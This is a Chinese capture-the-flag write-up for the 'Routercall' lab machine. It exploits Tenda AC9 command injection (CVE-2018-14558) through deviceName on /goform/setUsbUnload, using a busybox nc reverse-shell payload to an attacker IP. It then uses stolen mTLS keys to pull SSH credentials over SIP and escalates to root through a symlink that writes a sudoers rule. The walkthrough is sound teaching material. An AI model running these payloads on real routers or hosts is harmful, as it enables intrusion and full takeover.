

| Routercall_daochunhan

| Routercall

| 靶机信息

- 靶机名称: Routercall
- 靶机作者: tonglinggejimo
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

| 信息收集

端口扫描:

```
nmap 192.168.64.43
```

```
daochunhan@kali ~ (1.772s)
nmap 192.168.64.43
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-24 04:39 -0400
Nmap scan report for 192.168.64.43
Host is up (0.00052s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5061/tcp  open  sip-tls
MAC Address: AA:6C:7B:A6:A5:84 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

开放端口:

```
22/tcp    open  ssh
80/tcp    open  http
5061/tcp  open  sip-tls
```


浏览器访问:

```
http://192.168.64.43/
```

会跳转到:

```
/main.html
```

并且直接进入 Tenda 管理后台：



前端测绘

首页右侧能看到：


```
USB：0 台
```

点击 USB 状态卡会打开 USB 设备状态弹窗。打开 F12，切到 **Sources**，可以看到该弹窗加载了：

```
status_usb.html  
js/status_usb.js
```

发现 USB 设备状态页会请求 USB 设备列表：

```
getUrl: "goform/GetUsbCfg"
```



继续看卸载 USB 的前端逻辑：

```
35 function initEvent() {
36     $("#gotoUsb").on("click", function () {
37         top.closeIframe();
38         top.mainPageLogic.changeMenu("system-status", "usb-setting");
39     });
40
41     $("#usbWrap").delegate(".btn-unlink", "click", unLinkUsb);
42 }
43
44 function unLinkUsb() {
45     var devName = $(this).data("target");
46     $.GetSetData.setData("goform/setUsbUnload", "deviceName=" + encodeURIComponent(devName), unLinkCallback);
47 }
48
```

```
$("#usbWrap").delegate(".btn-unlink", "click", unLinkUsb);

function unLinkUsb() {
    var devName = $(this).data("target");
    $.GetSetData.setData("goform/setUsbUnload", "deviceName=" +
encodeURIComponent(devName), unLinkCallback);
}
```

接口: /goform/setUsbUnload
参数: deviceName

从功能语义看，后端大概率会把 `deviceName` 传给 USB 卸载逻辑。如果后端直接拼接 shell 命令，这里就可能存在命令注入。

| 命令注入

测试后确认 `deviceName` 参数会进入系统命令，可以用分号拼接命令反弹 shell：

```
curl 'http://192.168.64.43/goform/setUsbUnload' \  
  -H 'Cookie: password=cpcvcb' \  
  --data-urlencode "deviceName=x; rm -f /tmp/.rsh; /bin/busybox mkfifo  
/tmp/.rsh; (/bin/busybox setsid /bin/sh -c 'cat /tmp/.rsh | /bin/sh -i 2>&1  
| /bin/busybox nc 192.168.64.39 4444 > /tmp/.rsh') </dev/null >/dev/null  
2>&1 & #"
```

```
daochunhan@kali ~ (2m 8.00s)  
rlwrap -n nc -lvnp 4444  
  
rlwrap: warning: could not set locale  
warnings can be silenced by the --no-warnings (-n) option  
Listening on 0.0.0.0 4444  
Connection received on 192.168.64.43 53928  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=999(ac9) gid=989(ac9) groups=989(ac9)
```

拿到 AC9 shell：

```
$ cd /home  
$ ls  
111  
$ cd 111  
$ ls  
note.txt  
user.txt  
$ cat user.txt  
flag{user-06C9833D7B8C4B5299682BF274CB881F}  
$ cat note.txt  
语音平台迁移说明  
  
本批设备分机资料已纳入平台统一管理，本地留存信息仅作参考，不作为最终依据。  
设备上线后先进行证书校验，后续资料按交互流程分阶段返回。  
如发现本地口令、界面信息与实际认证结果不一致，以平台回传内容为准。  
$
```

```
flag{user-06C9833D7B8C4B5299682BF274CB881F}
```

| SIP mTLS

AC9 shell 中可以看到 `/home/111/note.txt`。结合前面 nmap 发现的 `5061/tcp open sip-tls`，这里的突破方向转为设备上线协议测绘。

`note.txt` 提示：

设备上线后先进行证书校验，后续资料按交互流程分阶段返回。

先在 Tenda 文件系统里搜证书、私钥和 voice 配置：

```
find /opt/firmemu/tenda_ac9/runtime/squashfs-root \( -iname '*.crt' -o -iname '*.key' \) 2>/dev/null
```

```
$ find /opt/firmemu/tenda_ac9/runtime/squashfs-root \( -iname '*.crt' -o -iname '*.key' \) 2>/dev/null
/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/pem/certSrv.crt
/opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/pem/certSrv.crt
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/client.key
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/client.crt
/opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/ca.crt
$
$ cd /opt/firmemu/tenda_ac9/runtime/squashfs-root/etc_ro/voice/
$ ls
ca.crt
client.crt
client.key
provision.conf
$
```

可以找到：

```
ca.crt
client.crt
client.key
provision.conf
```

provision.conf 指向 SIP TLS 服务：

```
$ cat provision.conf
transport=sips
server=sips://192.168.64.43:5061
tls_client_cert=/etc_ro/voice/client.crt
tls_client_key=/etc_ro/voice/client.key
tls_ca_file=/etc_ro/voice/ca.crt
```

```
server=sips://192.168.64.43:5061
```

```
daochunhan@kali ~ (0.661s)
openssl s_client -connect 192.168.64.43:5061
---
40373147507F0000:error:0A00045C:SSL routines:ssl3_read_bytes:tlsv13 alert certificate required:../ssl/record/rec_layer_s3.c:918:SSL alert number 116
40373147507F0000:error:0A000197:SSL routines:SSL_shutdown:shutdown while in init:../ssl/ssl_lib.c:2804:
```

直接连接 5061 时返回 **certificate required**，说明服务端要求客户端证书。也就是说，**192.168.64.43:5061** 开启了双向 TLS (mTLS)。

把 **ca.crt**、**client.crt**、**client.key** 拿回 Kali 后，连接 5061 并发送一个 SIP **OPTIONS** 请求：

options.sip：

```
OPTIONS sip:192.168.64.43:5061;transport=tls SIP/2.0
Via: SIP/2.0/TLS test.invalid;branch=z9hG4bK-test;rport
Max-Forwards: 70
```

```
From: <sip:test@test.invalid>;tag=1
To: <sip:192.168.64.43>
Call-ID: test@test.invalid
CSeq: 1 OPTIONS
Content-Length: 0
```

```
sed 's/$/\r/' options.sip | openssl s_client -quiet \
  -connect 192.168.64.43:5061 \
  -cert client.crt -key client.key -CAfile ca.crt
```

OPTIONS 返回提示:

```
daochunhan@kali ~/Desktop/CTF/Routercall (37.43s)
sed 's/$/\r/' options.sip | openssl s_client -quiet \
  -connect 192.168.64.43:5061 \
  -cert client.crt -key client.key -CAfile ca.crt

Connecting to 192.168.64.43
Can't use SSL_get_servername
depth=1 CN=tonglinggejimo-ca, 0=tonglinggejimo
verify return:1
depth=0 CN=192.168.56.161, 0=tonglinggejimo
verify return:1
SIP/2.0 200 OK
Via: SIP/2.0/TLS test.invalid;received=192.168.64.39;branch=z9hG4bK-test;rport=38870
To: <sip:192.168.64.43>;tag=f8e7.f89821461bd0bb4e37e8e37c436cc17d
From: <sip:test@test.invalid>;tag=1
Call-ID: test@test.invalid
CSeq: 1 OPTIONS
Warning: 399 ac9 "mutual-tls accepted; send INVITE for credential disclosure"
Content-Type: application/sdp
Server: OpenSIPS (3.6.6 (x86_64/linux))
Content-Length: 120

v=0
o=ac9 1 1 IN IP4 192.168.64.43
s=AC9 Voice Gateway
c=IN IP4 192.168.64.43
t=0 0
a=mtls:ok
a=next:send-invite
```

```
mutual-tls accepted; send INVITE for credential disclosure
a=next:send-invite
```

服务端说明下一步需要发送 **INVITE** , 继续构造 **INVITE** 报文:

invite.sip:

```
INVITE sip:100@192.168.64.43 SIP/2.0
Via: SIP/2.0/TLS 192.168.64.39:5061;branch=z9hG4bK-invite1;rport
Max-Forwards: 70
From: <sip:test@192.168.64.39>;tag=2
```



```
To: <sip:100@192.168.64.43>
Call-ID: invite-1@192.168.64.39
CSeq: 1 INVITE
Contact: <sip:test@192.168.64.39:5061;transport=tls>
Content-Type: application/sdp
Content-Length: 123
```

```
v=0
o=test 1 1 IN IP4 192.168.64.39
s=test
c=IN IP4 192.168.64.39
t=0 0
m=audio 4000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

再次通过 mTLS 发送：

```
sed 's/$/\r/' invite.sip | openssl s_client -quiet \
  -connect 192.168.64.43:5061 \
  -cert client.crt -key client.key -CAfile ca.crt
```

响应的 SDP 里给出了 SSH 凭据：

```
daochunhan@kali: ~/Desktop/CIF/Routercall (6s)
sed 's/$/\r/' invite.sip | openssl s_client -quiet \
  -connect 192.168.64.43:5061 \
  -cert client.crt -key client.key -CAfile ca.crt

Connecting to 192.168.64.43
Can't use SSL_get_servername
depth=1 CN=tonglinggejimo-ca, 0=tonglinggejimo
verify return:1
depth=0 CN=192.168.56.161, 0=tonglinggejimo
verify return:1
SIP/2.0 200 OK
Via: SIP/2.0/TLS 192.168.64.39:5061;received=192.168.64.39;branch=z9hG4bK-invite1;rport=48908
To: <sip:100@192.168.64.43>;tag=f8e7.2e41cfec071c4897227102b717296102
From: <sip:test@192.168.64.39>;tag=2
Call-ID: invite-1@192.168.64.39
CSeq: 1 INVITE
Content-Type: application/sdp
Server: OpenSIPS (3.6.6 (x86_64/linux))
Content-Length: 126

v=0
o=ac9 1 1 IN IP4 192.168.64.43
s=AC9 Voice Gateway
c=IN IP4 192.168.64.43
t=0 0
a=acct:111
a=cred:Q2!@D!@Sv3LfNXuq
```

```
a=acct:111
a=cred:Q2!@D!@Sv3LfNXuq
```

登录 SSH：

```
ssh 111@192.168.64.43
```

```
daochunhan@kali: ~/Desktop/CTF/RouterCall (355)
ssh 111@192.168.64.43
111@192.168.64.43's password:
Linux RouterCall 7.0.11-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-12.1~trixie (2026-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
111@RouterCall:~$ id
uid=1000(111) gid=1000(111) groups=1000(111)
111@RouterCall:~$
```

| root

| healthcheck 任意写

111 不能 sudo:

```
sudo -l
```

```
111@RouterCall:~$ sudo -l
[sudo] password for 111:
Sorry, user 111 may not run sudo on RouterCall.
```

传一个 **pspy64** 观察 root 进程，可以看到 root 每 30 秒跑一次 healthcheck，并且脚本里会调用 **curl**：

```
2026/07/24 09:32:56 FS: CLOSE_NOWRITE | /usr/share/zoneinfo/America/New_York
2026/07/24 09:32:57 CMD: UID=0 PID=6828 |
2026/07/24 09:33:00 FS: ATTRIB | /var/lib/systemd/timers/stamp-ac9-healthcheck.timer
2026/07/24 09:33:00 FS: OPEN | /usr/lib/systemd/systemd-executor
2026/07/24 09:33:00 CMD: UID=0 PID=6830 |
2026/07/24 09:33:00 FS: ACCESS | /usr/lib/systemd/systemd-executor
2026/07/24 09:33:01 CMD: UID=0 PID=6835 | bash /usr/local/libexec/ac9-healthcheck.sh
2026/07/24 09:33:01 FS: CLOSE_NOWRITE | /usr/bin/chown
2026/07/24 09:33:01 FS: OPEN | /usr/bin/curl
2026/07/24 09:33:01 CMD: UID=0 PID=6838 | /usr/bin/curl -sS --max-time 8 -c /tmp/tmp.rl28hXiqAR -o /dev/null http://192.168.0.1/online_check.txt
2026/07/24 09:33:01 FS: ACCESS | /usr/bin/curl
2026/07/24 09:33:01 FS: ACCESS | /usr/bin/curl
2026/07/24 09:33:01 FS: ACCESS | /tmp/tmp.rl28hXiqAR
2026/07/24 09:33:01 FS: CLOSE_NOWRITE | /tmp/tmp.rl28hXiqAR
2026/07/24 09:33:01 FS: OPEN | /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
2026/07/24 09:33:01 FS: OPEN | /usr/share/zoneinfo/America/New_York
2026/07/24 09:33:01 FS: ACCESS | /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
2026/07/24 09:33:01 FS: CREATE | /var/log/ac9-health/results/status-59496666.txt
2026/07/24 09:33:01 FS: OPEN | /var/log/ac9-health/results/status-59496666.txt
2026/07/24 09:33:01 FS: CLOSE_NOWRITE | /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
2026/07/24 09:33:01 FS: MODIFY | /var/log/ac9-health/results/status-59496666.txt
2026/07/24 09:33:01 FS: CLOSE_WRITE | /var/log/ac9-health/results/status-59496666.txt
2026/07/24 09:33:01 FS: CLOSE_NOWRITE | /usr/bin/curl
```

```
2026/07/24 09:33:00 FS: ATTRIB | /var/lib/systemd/timers/stamp-ac9-healthcheck.timer
2026/07/24 09:33:01 CMD: UID=0 PID=6835 | bash /usr/local/libexec/ac9-
```



```
healthcheck.sh
2026/07/24 09:33:01 CMD: UID=0 PID=6838 | /usr/bin/curl ...
http://192.168.0.1/online_check.txt
2026/07/24 09:33:01 FS: OPEN | /opt/firmemu/tenda_ac9/runtime/squashfs-
root/webroot/online_check.txt
2026/07/24 09:33:01 FS: CREATE | /var/log/ac9-health/results/status-
59496666.txt
2026/07/24 09:33:01 FS: MODIFY | /var/log/ac9-health/results/status-
59496666.txt
```

root 会从 `http://192.168.0.1/online_check.txt` 取内容，并写到 `/var/log/ac9-health/results/status-N.txt`：

```
ls -l /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
ls -ld /var/log/ac9-health/results
```

```
111@RouterCall:/tmp$ ls -l /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
-rw-r--r-- 1 111 111 10 Jun  8 20:18 /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
111@RouterCall:/tmp$ ls -ld /var/log/ac9-health/results
drwxrwxr-x 2 ac9 ac9 61440 Jul 24 09:42 /var/log/ac9-health/results
111@RouterCall:/tmp$
```

```
-rw-r--r-- 1 111 111 online_check.txt
drwxrwxr-x 2 ac9 ac9 /var/log/ac9-health/results
```

1. 111 可以控制 healthcheck 通过 HTTP 取到的内容。
2. ac9 可以控制 root curl 的输出目录。

先在 111 shell 里控制 HTTP 返回内容，把 sudoers 规则写进 `online_check.txt`：

```
printf '111 ALL=(ALL) NOPASSWD:ALL\n' \
> /opt/firmemu/tenda_ac9/runtime/squashfs-root/webroot/online_check.txt
```

```
111@RouterCall:/var/log/ac9-health/results$ ls
```

再根据已有编号推测下一个还没生成的文件名，回到 ac9 shell 提前布软链接：

```
ln -s /etc/sudoers.d/111 /var/log/ac9-health/results/status-59496700.txt
```

```
59496699
$ ln -s /etc/sudoers.d/111 /var/log/ac9-health/results/status-59496699.txt
ln: failed to create symbolic link '/var/log/ac9-health/results/status-59496699.txt': File exists
$ ln -s /etc/sudoers.d/111 /var/log/ac9-health/results/status-59496700.txt
```

等待 healthcheck 命中后，sudo 免密生效：

```
111@RouterCall:/var/log/ac9-health/results$ sudo -l
Matching Defaults entries for 111 on RouterCall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User 111 may run the following commands on RouterCall:
    (ALL : ALL) NOPASSWD: ALL
111@RouterCall:/var/log/ac9-health/results$ sudo -i
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
root@RouterCall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@RouterCall:~# cat /root/root.txt
flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}
root@RouterCall:~#
```

flag{root-9CA26D7E59BD4FE3B0935A6C1E0C4D5B}

Review

IoT (AC9 shell)

Tenda AC9 版本为 **V15.03.05.19_**，在 CVE-2018-14558 覆盖范围内：

The screenshot displays the CVE-2018-14558 record on the CVE.org website. The page is titled 'CVE-2018-14558' and is marked as 'PUBLISHED'. It includes a 'View JSON' link and a 'User Guide' link. The 'Required CVE Record Information' section shows the CNA as MITRE Corporation, with the vulnerability updated and published on 2018-10-30. The 'Description' section explains that an issue was discovered on Tenda AC7 devices with firmware through V15.03.06.44_CN(AC7), AC9 devices with firmware through V15.03.05.19(6318)_CN(AC9), and AC10 devices with firmware through V15.03.06.23_CN(AC10). A command injection vulnerability allows attackers to execute arbitrary OS commands via a crafted goform/setUsbUnload request. This occurs because the 'formsetUsbUnload' function executes a dosystemCmd function with untrusted input. The 'Product Status' section indicates 'Information not provided'. The 'References' section lists one reference: https://github.com/zsjevilhex/iot/blob/master/route/tenda/tenda-01/Tenda.md.

漏洞位于 **/goform/setUsbUnload** 接口。后端 **formsetUsbUnload** 函数未正确过滤用户提交的 **deviceName** 参数，便将其交给 **doSystemCmd** 执行，从而造成命令注入。

```

• 155 sub_17134((int)"GetSambaCfg", (int)formGetSambaConf);
• 156 sub_17134((int)"setUsbUnload", (int)formsetUsbUnload);
• 157 sub_17134((int)"GetUsbCfg", (int)formGetUsbCfg);
• 158 sub_17134((int)"ate", (int)TendaAte);
• 159 sub_17134((int)"WriteFacMac", (int)formWriteFacMac);
• 160 sub_17134((int)"MfgTest", (int)formMfgTest);
• 161 sub_17134((int)"TendaModelStatus", (int)formTendaModelStatus);
• 162 sub_10068("GetPortShow", aspGetPortShow);
• 163 sub_10068("getcfm", aspGetCfm);
• 164 sub_17134((int)"setcfm", (int)formSetCfm);
• 165 sub_10068("getfilterMaxNum", aspGetfilterMaxNum);
• 166 sub_10068("getModeShow", aspGetModeShow);
• 167 sub_17134((int)"ajaxTendaGetGuestDhcpClients", (int)formTendaGetGuestDhcpClients);
• 168 sub_10068("getMaxNatNum", aspGetMaxNatNum);
• 169 sub_17134((int)"QuickIndex", (int)formQuickIndex);
0003B7B8 sub_42158:156 (437B8)

```

/goform/setUsbUnload -> formsetUsbUnload()

```

IDA View-A  Pseudocode-A  Hex View-1  Local Types
1 int __fastcall formsetUsbUnload(int a1)
2 {
3     const char *v3; // [sp+14h] [bp-10h]
4
5     v3 = (const char *)sub_2B9D4(a1, "deviceName", &sunk_F0400);
6     doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v3);
7     sub_2C354(a1, "HTTP/1.0 200 OK\r\n\r\n");
8     sub_2C354(a1, "{\"errCode\":0}");
9     return sub_2C89C(a1, 200);
10 }

```

```

v3 = websGetVar(a1, "deviceName", "");
doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v3);

```

cfm post netctrl 51?op=3,string_info=<deviceName>

- 从 HTTP POST 参数里取 `deviceName`
- 不做过滤、转义、白名单校验
- 直接拼进 shell 命令格式串
- `doSystemCmd` 最终走 `system()`

完整后端链如下：

```

HTTP /goform/setUsbUnload
-> formsetUsbUnload
-> 读取 deviceName
-> doSystemCmd("cfm post netctrl 51?op=3,string_info=%s", deviceName)
-> libcommon::system()
-> netctrl 收到 op=3/string_info
-> USB 分区卸载逻辑

```

I 协议测绘 (user shell)

AC9 shell 为“设备侧视角”。命令注入给到的是 Tenda 运行文件系统的读写能力，因此下一步应该枚举设备上线、远程管理、语音服务、证书和 provision 配置等信息，确认这台模拟路由器会如何与宿主机上的平台服务交互。

端口扫描发现 5061/tcp 为 SIP-TLS 服务，协议角色如下：

SIP 是用于建立和管理语音会话的信令协议
OPTIONS 常用于探测服务状态
INVITE 用于发起会话
SDP 负责描述会话参数

TLS 用于加密通信，而 mTLS 会在此基础上额外验证客户端身份。因此，普通连接无法完成认证，需要使用 AC9 文件系统中的 client.crt 和 client.key 证明客户端身份，ca.crt 用于验证服务端证书。

IoT 设备不仅可能对外提供服务，也可能作为客户端连接后端管理、语音或配置下发服务器。

本阶段完整思路概括：

服务识别
→ 查找设备端配置与证书
→ 完成协议认证
→ 根据响应继续交互
→ 获取凭据

之前只接触过 HTTP 报文，通过靶机了解到了 SIP 报文的基本格式：

SIP 和 HTTP 一样，本质上也是文本协议，报文主要由请求行、请求头、空行和可选正文组成。OPTIONS 用于探测服务状态，本身没有正文；INVITE 用于发起会话，并携带 SDP 正文描述会话地址、端口和音频编码等信息。SIP 报文通常使用 CRLF 换行，因此发送前需要将 Linux 的 \n 转换为 \r\n。(sed 's/\$/\r/')

```
INVITE sip:100@192.168.64.43 SIP/2.0 # 请求行：方法、目标地址、协议版本
Via: SIP/2.0/TLS 192.168.64.39:5061;branch=z9hG4bK-invite1 # 请求经过的传输方式及事务标识
From: <sip:test@192.168.64.39>;tag=1 # 会话发起者
To: <sip:100@192.168.64.43> # 会话接收者
Call-ID: invite-1@192.168.64.39 # 本次会话的唯一标识
CSeq: 1 INVITE # 请求序号及请求方法
Contact: <sip:test@192.168.64.39:5061;transport=tls> # 后续联系发起者的地址
Content-Type: application/sdp # 消息体为 SDP 格式
```

```
Content-Length: 123
# 空行: 分隔请求头和消息体
v=0
o=test 1 1 IN IP4 192.168.64.39
s=test
c=IN IP4 192.168.64.39
t=0 0
m=audio 4000 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

```
# SDP 消息体的字节长度

# SDP 版本
# 会话创建者及其地址
# 会话名称
# 接收媒体数据的地址
# 会话有效时间
# 音频端口及传输协议
# 使用的音频编码
```

I 软链接 (root shell)

通过 `pspy` 发现 `root` 每隔 30 秒执行一次 `healthcheck` 脚本，脚本使用 `curl` 从 AC9 的 Web 服务获取 `online_check.txt`，并将结果写入 `/var/log/ac9-health/results/status-N.txt`。

其中，用户 `111` 可以控制 HTTP 返回内容，而 `ac9` 用户对输出目录具有写权限，并且输出文件名可以预测。

因此，可以提前在输出目录创建同名软链接，将下一次生成的 `status-N.txt` 指向 `/etc/sudoers.d/111`。当 `root` 的 `healthcheck` 再次执行时，`curl` 会以 `root` 权限跟随软链接，将我们控制的内容写入 `sudoers` 文件：

可控的 HTTP 内容

- `root` 定时使用 `curl` 写入文件
- 输出目录和文件名可控、可预测 (`status-N.txt`)
- 提前创建软链接指向 `/etc/sudoers.d/111`
- `root` 将 `sudoers` 规则写入目标文件
- 用户 `111` 获得免密 `sudo` 权限